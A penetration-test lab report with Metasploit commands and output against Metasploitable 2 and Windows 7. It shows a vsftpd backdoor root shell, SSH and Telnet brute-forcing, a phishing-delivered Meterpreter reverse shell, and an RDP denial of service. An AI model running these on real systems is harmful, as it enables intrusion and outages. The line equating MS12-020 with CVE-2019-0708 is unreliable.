Network Binary Exploitation

Summary

Overview of Issues

Metasploitable 2 and Windows 7 are targeted through a series of exploitation attempts. Two exploits are performed against the Metasploitable 2 target, and two exploits are performed against the Windows 7 machine. The first attack performed on the Metasploitable 2 machine exploits the FTP service, through the open Port 21. The second exploit performed is a series of two brute force attacks, which are performed to demonstrate the expansive nature of the vulnerability. The first brute force attack exploits the open Port 22, running on the SSH protocol. The second brute force attack exploits the Telnet protocol operating on the open Port 23.

The first attack performed on the Windows 7 machine is a denial of service (DoS) attack, which exploits the open Port 3389. The second exploit allows the attacker to gain unauthorized access to the Windows 7 machine, which the attacker can leverage to execute spyware, hash dumps, and credential harvesting through establishing a TCP connection.

A demonstration of a buffer overflow, to lend insight into binary exploitation, is also presented. This demonstration disassembles a vulnerable file, and reveals the condition in which a buffer overflow can take place.

Business Impacts

Following these attack demonstrations, remediation suggestions are made in the "Recommendations" section. These recommendations include tactical and strategic solutions. Impacts on business operations are discussed after each exploit at length, and the recommendations suggested provide tangible solutions to reduce these business impacts. Each exploit presents a unique set of implications on business. Exploiting these open ports and

vulnerabilities allows an attacker to obtain unrestricted access to the system. Following these entries, an attacker may easily disrupt business operations through denial of service or related network attacks. Once a vulnerable point of entry is identified and exploited, an attacker may also devise a strategy of persistence, allowing the malicious actor to maintain this unauthorized access for an extended period, steal and manipulate data, escalate privilege, and cause reputational damage.

Metasploitable 2 Network Exploitation

Exploitation #1: Exploiting Metasploitable through FTP Service

The nmap scan shows us a range of open ports, and this step demonstrates how to exploit one of these ports. We focus on Port 21, which is open and associated with the FTP service.

We need more details to identify the exact vulnerability we can exploit based on the nmap scan, so we run the following command:

This tells us the exact FTP vulnerability to look for - vsftpd 2.3.4. Now that we have this knowledge, we can begin exploiting this port by running the command service postgresql start, and then entering “msfconsole” to gather more information on how to exploit the system using the msfconsole interface. This allows us to enter the following:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.64.8
RHOST => 192.168.64.8
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.64.8     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)
```

Entering this command shows us there is a vulnerability ranked “excellent,” matching the version of FTP we determined above. We use this information to run the “exploit” command:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.94:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.94:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.64.6:46083 → 192.168.1.94:6200) at 2024-03-11 16:55:47 -0400
```

To prove our exploit was successful, we can run some commands, such as whoami (which will return root), ifconfig (which will return the IP address of the Metasploitable machine), or ls (which will return various directories):

```
whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr a2:21:4f:cc:cf:d9
          inet addr:192.168.1.94  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: 2603:7000:2b00:367d:a021:4fff:fecc:cfd9/64 Scope:Global
          inet6 addr: 2603:7000:2bf0:9b50:a021:4fff:fecc:cfd9/64 Scope:Global
          inet6 addr: fe80::a021:4fff:fecc:cfd9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7499365 errors:0 dropped:200743357 overruns:0 frame:0
          TX packets:145898 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:494366792 (471.4 MB)  TX bytes:49460650 (47.1 MB)
          Base address:0×c000 Memory:febc0000-febe0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1565 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1565 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:740493 (723.1 KB)  TX bytes:740493 (723.1 KB)
```

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Vulnerabilities discovered


We have proven that we can exploit the Metasploitable system through the open Port 21, as demonstrated above. After exploiting this vulnerability in the FTP service on Port 21, many

more vulnerabilities arise. An attacker may gain unauthorized file access, escalate their privileges, execute arbitrary code on the server, or download files from the server to exfiltrate data, among other malicious activities. It is highly recommended that the enterprise reconsider receiving or transmitting sensitive information using the FTP service, as it lacks a satisfactory standard of encryption. Furthermore, login attacks may occur owing to packet sniffing (ssh.com).

Exploitation #2: Brute Force Attacks to Gain Entry

We perform two brute force attacks on the Metasploitable 2 machine, referencing the nmap scan from Appendix 1.1 and the IP address. The nmap scan shows us Port 22 is open, and is running on the SSH protocol.

We open msfconsole, and we use the “search ssh” command. After running the command, we can view options to determine how best to proceed with this attack. We find these options:



40	exploit/windows/ssh/putty_msg_debug	2002-12-16	normal	No	PuTTY Buffer Overflow
41	post/windows/gather/enum_putty_saved_sessions		normal	No	PuTTY Saved Sessions Enumeration Module
42	auxiliary/gather/qnap_lfi	2019-11-25	normal	Yes	QNAP QTS and Photo Station Local File Inclusion
43	exploit/linux/ssh/quantum_dxi_known_privkey	2014-03-17	excellent	No	Quantum DXi V1000 SSH Private Key Exposure
44	exploit/linux/ssh/quantum_vmpro_backdoor	2014-03-17	excellent	No	Quantum vmPRO Backdoor Command
45	auxiliary/fuzzers/ssh/ssh_version_15		normal	No	SSH 1.5 Version Fuzzer
46	auxiliary/fuzzers/ssh/ssh_version_2		normal	No	SSH 2.0 Version Fuzzer
47	auxiliary/fuzzers/ssh/ssh_kexinit_corrupt		normal	No	SSH Key Exchange Init Corruption
48	post/linux/manage/sshkey_persistence		excellent	No	SSH Key Persistence
49	post/windows/manage/sshkey_persistence		good	No	SSH Key Persistence
50	auxiliary/scanner/ssh/ssh_login		normal	No	SSH Login Check Scanner
51	auxiliary/scanner/ssh/ssh_identify_pubkeys		normal	No	SSH Public Key Acceptance Scanner
52	auxiliary/scanner/ssh/ssh_login_pubkey		normal	No	SSH Public Key Login Scanner
53	exploit/multi/ssh/sshexec	1999-01-01	manual	No	SSH User Code Execution
54	auxiliary/scanner/ssh/ssh_enumusers		normal	No	SSH Username Enumeration
55	auxiliary/fuzzers/ssh/ssh_version_corrupt		normal	No	SSH Version Corruption
56	auxiliary/scanner/ssh/ssh_version		normal	No	SSH Version Scanner

We are brute force attacking a login, so option 50 - “auxiliary/scanner/ssh/ssh_login” - is appropriate. We enter the command “use 50”, and then “show options” on this vulnerability:

```
msf6 > use 50
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   ANONYMOUS_LOGIN  false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS  false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED 5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS     false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS      false            no        Add all passwords in the current database to the list
   DB_ALL_USERS     false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                          no        A specific password to authenticate with
   PASS_FILE                         no        File containing passwords, one per line
   RHOSTS                            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT            22               yes       The target port
   STOP_ON_SUCCESS  false            yes       Stop guessing when a credential works for a host
   THREADS          1                yes       The number of concurrent threads (max one per host)
   USERNAME                          no        A specific username to authenticate as
   USERPASS_FILE                     no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS     false            no        Try the username as the password for all users
   USER_FILE                         no        File containing usernames, one per line
   VERBOSE          false            yes       Whether to print output for all attempts
```

Before we launch our attack, we notice some requirements are missing. We assign RHOSTS, or remote host, the IP address of our Metasploitable 2 target. We also need username and password dictionaries as text files; such dictionaries can easily be created or imported from large password dictionaries online. For the sake of simplicity, in this investigation we create custom username and password files, shown in Appendix 1.3, and assign the paths to these files for the “USER_FILE” and “PASS_FILE” options. We also set “STOP_ON_SUCCESS” to be true, so that once a username and password combination is successful for our target, no more combinations are attempted. We also set “VERBOSE” to true, to print all attempted combinations as they are attempted (offsec.com). These updated options are as follows:

```
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE Desktop/passwords.txt
PASS_FILE => Desktop/passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE Desktop/usernames.txt
USER_FILE => Desktop/usernames.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.64.6
RHOSTS => 192.168.64.6
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.64.8
RHOSTS => 192.168.64.8
msf6 auxiliary(scanner/ssh/ssh_login) > show options
```

```
Module options (auxiliary/scanner/ssh/ssh_login):

   Name             Current Setting        Required  Description
   ----             ---------------        --------  -----------
   ANONYMOUS_LOGIN  false                  yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS  false                  no        Try blank passwords for all users
   BRUTEFORCE_SPEED 5                      yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS     false                  no        Try each user/password couple stored in the current database
   DB_ALL_PASS      false                  no        Add all passwords in the current database to the list
   DB_ALL_USERS     false                  no        Add all users in the current database to the list
   DB_SKIP_EXISTING none                   no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                no        A specific password to authenticate with
   PASS_FILE        Desktop/passwords.txt  no        File containing passwords, one per line
   RHOSTS           192.168.64.8           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.ht
                                                     ml
   RPORT            22                     yes       The target port
   STOP_ON_SUCCESS  true                   yes       Stop guessing when a credential works for a host
   THREADS          1                      yes       The number of concurrent threads (max one per host)
   USERNAME                                no        A specific username to authenticate as
   USERPASS_FILE                           no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS     false                  no        Try the username as the password for all users
   USER_FILE        Desktop/usernames.txt  no        File containing usernames, one per line
   VERBOSE          true                   yes       Whether to print output for all attempts
```

At this stage, we have several username and password combinations to attempt, with our dictionary located on the desktop of our Kali Linux machine. We also have a target host. To launch the brute force attack, we enter either “run” or “exploit”:

Vulnerabilities discovered

Through the presence of one open port (Port 22), we are able to:

- View all possible vulnerabilities on this port that can be exploited
- Select a specific course of attack, which can either be passive such as a scan or active such as a brute force attack
- Import or create custom dictionaries of usernames and passwords, which may include an “n” number of most commonly used passwords, or custom-built if more information about the target is known
- Launch the attack selected previously

As a result, we have exploited the Metasploitable 2 machine through one open port, and we now have access to the target account. The attacker can now take steps to maintain access, escalate their privileges, explore the system to exfiltrate data, or install malware onto the system

and the network.

The same process can be performed on **Open Port 23.** First, search for telnet, which is the protocol associated with Port 23. We find “auxiliary/scanner/telnet/telnet_login”, which we can exploit. We enter the command “use auxiliary/scanner/telnet/telnet_login,” and set RHOSTS to the IP address of our target, set PASS_FILE to the path to our passwords dictionary, and USER_FILE to the path to our usernames dictionary. While VERBOSE should automatically be set to true, verifying that it indeed is set to true will ensure the process can be followed, line by line. Once we set these options, we can use either the “run” or the “exploit” command to launch the brute force attack:

```
msf6 auxiliary(scanner/telnet/telnet_login) > run

[!] 192.168.64.8:23       - No active DB -- Credential data will not be saved!
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:a (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:b (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:c (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:d (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:e (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:f (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:msfadmin (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:h (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:i (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:j (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:k (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:l (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:m (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:n (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:o (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:p (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:q (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:r (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:s (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:t (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:u (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:v (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:w (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:x (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:y (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: a:z (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: msfadmin:a (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: msfadmin:b (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: msfadmin:c (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: msfadmin:d (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: msfadmin:e (Incorrect: )
[-] 192.168.64.8:23       - 192.168.64.8:23 - LOGIN FAILED: msfadmin:f (Incorrect: )
[+] 192.168.64.8:23       - 192.168.64.8:23 - Login Successful: msfadmin:msfadmin
```

Additional vulnerabilities discovered


We have demonstrated another brute force technique through Telnet here. In general, it is highly recommended not to store sensitive credential information on Telnet for this very reason; SSH is a safer protocol, in addition to addressing vulnerabilities listed above for the previous

brute force attack.


Win7 Pen Test Network Exploitation

Exploitation #1: Reverse TCP Connection

This attack exploits a point of entry into a Windows 7 machine. First, an nmap enumeration scan shown in Appendix 1.1 indicates that the target machine is indeed running on a Windows operating system. We run PostgreSQL using the command “service postgresql start:”



We then build a payload which we intend for the victim to download using social engineering techniques such as phishing. The victim would open this payload as a URL on their browser, after which we open a Meterpreter session to complete the exploit (IPvZero). We use the payload generator Msfvenom to build this payload:




The command above indicates that we are using Msfvenom to generate a payload, which will allow us to establish a reverse TCP connection. The LHOST, or listening host, is the IP address of the Kali Linux machine. The LPORT is 4444. The file we create is an .exe file, and in this instance we name it maliciousfile.exe for demonstration purposes. In a natural attack setting, this file would be given a less suspicious name.

Once the payload has been created as an executable file, we move it to the default root folder of the web server, i.e. /var/www/html:

We then open an Apache server to host this executable, using the command “service apache2 start”:


We then open msfconsole, and use the exploit “exploit/multi/handler,” a generic payload handler. We set the payload to windows/meterpreter/reverse_tcp, which ensures that the connection between the host and victim machine is established:



After ensuring the LHOST is set to the IP address of the Kali Linux machine, and the LPORT is set to 4444, we are ready to perform the exploit using the “exploit” command. This command triggers the payload handler:

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.64.12    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.64.12:4444
[*] Sending stage (175686 bytes) to 192.168.64.7
[*] Meterpreter session 1 opened (192.168.64.12:4444 → 192.168.64.7:49193) at 2024-03-28 14:02:06 -0400

meterpreter >
```


The next step is to persuade the victim, the Windows 7 user, to open the payload. This can be achieved by including the payload URL in a phishing email. To demonstrate the exploit we browse to the URL of 192.168.64.12:maliciousfile.exe, on a Windows 7 browser:



The victim will click “run,” to ensure the payload - possibly disguised as a system update, or an application, is executed. Running this payload will result in a Meterpreter session opening, and in a connection being established between the Kali Linux and Windows 7 systems.

To verify that this connection is established, which in turn allows the attacker to access data stored on the Windows 7 system, we run the following command:

execute -f cmd.exe -i -H -e



The screenshot above indicates that we have gained unauthorized access into the Windows 7 system; this is confirmed by entering the command “ipconfig” which reveals our IP address to match that of the Windows 7 system, and then entering the “whoami” command to verify that we are operating as the Windows 7 admin account. Now that we have gained access to the system, we can conduct post-exploitation measures such as persistence, hash dumping, spying, exfiltrating data, or escalating privilege. These measures will be explored in the post-exploitation document.

Vulnerabilities Discovered

Through the demonstration of the exploit shown above, several vulnerabilities are identified. The target Windows 7 system is vulnerable to the generic payload handler exploit which allows the remote connection to be established. This vulnerability can be addressed by employing remediation efforts which will be addressed in the "Recommendations" section. Another major vulnerability associated with this exploit is the social engineering aspect; ultimately, the Windows 7 user would have to run the payload on their machine. Hence, protecting against the phishing, or social engineering, aspect of this exploit is also of paramount importance.

Exploitation #2: Denial of Service Exploit

The nmap scan of the Windows 7 environment is provided in Appendix 1.1, and indicates the Port 3389 is open. This port is associated with the MS12-020 Remote Desktop Protocol vulnerability, or CVE-2019-0708, a remote code execution vulnerability (mitre.org). RDP servers are built into Windows operating systems, and the server listens on Port 3389. Upon confirming Port 3389 is open by referring to the nmap scan, we then open msfconsole and use the command "search maxchannelids" to identify the exploit, and select the "dos" option:


```
msf6 > search maxchannelid

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  auxiliary/dos/windows/rdp/ms12_020_maxchannelids  2012-03-16       normal  No     MS12-020 Microsoft Remote Desktop Use-After-Free DoS


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/windows/rdp/ms12_020_maxchannelids

msf6 > search ms12_020

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/rdp/ms12_020_check                               normal  Yes    MS12-020 Microsoft Remote Desktop Checker
   1  auxiliary/dos/windows/rdp/ms12_020_maxchannelids  2012-03-16       normal  No     MS12-020 Microsoft Remote Desktop Use-After-Free DoS


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/dos/windows/rdp/ms12_020_maxchannelids

msf6 > use 1
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) >
```

To configure our attack, we enter the command “show options” and ensure RHOST, or remote host, corresponds to the IP address of the Windows 7 system, and RPORT, or remote port, corresponds to Port 3389:

```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   3389             yes       The target port (TCP)


View the full module info with the info, or info -d command.

msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RHOST 192.168.64.7
RHOST => 192.168.64.7
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.64.7     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   3389             yes       The target port (TCP)


View the full module info with the info, or info -d command.
```

At this point, the DoS attack can be executed using the “exploit” command, resulting in the virtual Windows 7 machine crashing:

```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit
[*] Running module against 192.168.64.7

[*] 192.168.64.7:3389 - 192.168.64.7:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 192.168.64.7:3389 - 192.168.64.7:3389 - 210 bytes sent
[*] 192.168.64.7:3389 - 192.168.64.7:3389 - Checking RDP status...
[+] 192.168.64.7:3389 - 192.168.64.7:3389 seems down
[*] Auxiliary module execution completed
```



Vulnerabilities discovered

